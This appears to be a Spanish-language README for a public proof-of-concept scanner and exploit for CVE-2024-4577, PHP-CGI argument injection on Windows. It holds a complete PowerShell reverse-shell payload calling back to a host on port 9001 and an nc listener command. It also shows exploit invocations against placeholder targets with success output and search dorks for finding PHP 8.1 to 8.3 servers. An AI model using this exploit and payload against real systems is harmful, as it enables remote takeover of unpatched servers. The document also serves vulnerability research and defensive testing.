 l0n3m4n/cve-2024-4577-rce


PoC - Inyección de argumentos en PHP CGI CVE-2024-4577 (Escáner y Exploit)





En las versiones de PHP 8.1.* anteriores a 8.1.29, 8.2.* anteriores a 8.2.20 y 8.3.* anteriores a 8.3.8, al usar Apache y PHP-CGI en Windows, si el sistema está configurado para usar ciertas páginas de códigos, Windows puede utilizar el comportamiento "Best-Fit" para reemplazar caracteres en la línea de comandos proporcionada a las funciones de la API Win32. El módulo PHP CGI puede malinterpretar esos caracteres como opciones de PHP, lo que podría permitir a un usuario malintencionado pasar opciones al binario de PHP que se está ejecutando y, de este modo, revelar el código fuente de los scripts, ejecutar código PHP arbitrario en el servidor, etc.
"XAMPP es vulnerable en una configuración predeterminada, y podemos apuntar al endpoint /php-cgi/php-cgi.exe. Para apuntar a un endpoint .php explícito (por ejemplo, /index.php), el servidor debe estar configurado para ejecutar scripts PHP en modo CGI."
$ git clone https://github.com/l0n3m4n/CVE-2024-4577-RCE.git
$ cd CVE-2024-4577-RCE && pip install -r requirements.txt
[!NOTE] Esta herramienta demuestra ataques y técnicas realistas (TTPs). Sin embargo, esta muestra de payload específica no funciona en este escenario. Modifique el shell.php para obtener un payload totalmente funcional.
# rev_shell.php
<?php
$payload = "powershell -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.56.100', 9001);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()\";

exec($payload);
?>
$ python3 CVE-2024-4577.py -s -t https://target.com/

 _____ _____ _____ _____ _____ _____                 _____       _         _
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|
                                                |___|         |___|
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner

[+] Target https://target.com is vulnerable to CVE-2024-4577
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

 _____ _____ _____ _____ _____ _____                 _____       _         _
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|
                                                |___|         |___|
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner

[+] Exploit successful!
$ nc -lvnp 9001
server: PHP 8.1, server: PHP 8.2, server: PHP 8.3protocol="http" && header="X-Powered-By: PHP/8.1" || header="X-Powered-By: PHP/8.2" || header="X-Powered-By: PHP/8.3"Esta herramienta se proporciona únicamente con fines educativos y de investigación. El creador no asume ninguna responsabilidad por el mal uso o los daños causados por la herramienta. crear un issue
